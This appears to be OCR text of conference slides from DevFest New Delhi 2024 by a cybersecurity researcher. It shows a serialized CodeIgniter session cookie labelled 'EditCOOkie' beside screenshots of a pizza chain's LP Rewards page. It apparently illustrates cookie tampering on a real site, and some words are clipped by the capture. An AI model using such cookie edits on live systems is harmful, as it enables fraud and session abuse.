103.216.143.36

```
1  PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;
2  ci_session=a:5:
3  {s:10:"session_id";
4  s:32:"9a8956e740e435c37e15c191b0ca36bb";
5  s:10:"ip_address";
6  s:14:"103.216.143.36";
7  s:10:"user_agent";
8  s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7
     ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130
     .0.0.0 Safari/537.36";
9  s:13:"last_activity";
10 i:1730127534;
11 s:9:"user_data";
12 s:0:"";}
13 5e8c4a9390a8813de89[illegible]faeebac7f9f
```





EditCOOkie

La Pino'z Pizza

Home | Order Online | Store Locator | Franchise Enquiry | Our Story | Contact Us

INTRODUCING
LP REWARDS

How To Earn Rewards?

ORDER → EARN → SCRATCH

How To Use

Scratch For Discount
Freebie, Or Coupon

10,000 LP COINS

1 LP Point = ₹ 1 while redemption

View History >

ACE PRIME

Order worth ₹ **1000** to reac

FAQs


How to Get LP Rewards

How to Redeem LP Rew

Questions


ASK

Questions



DevFest New Delhi 2024

Google Developer Groups नई दिल्ली





Anuj Rawat

CyberSecurity Researcher

linkedin.com/in/tazer

https://xss.report





Google Developer Groups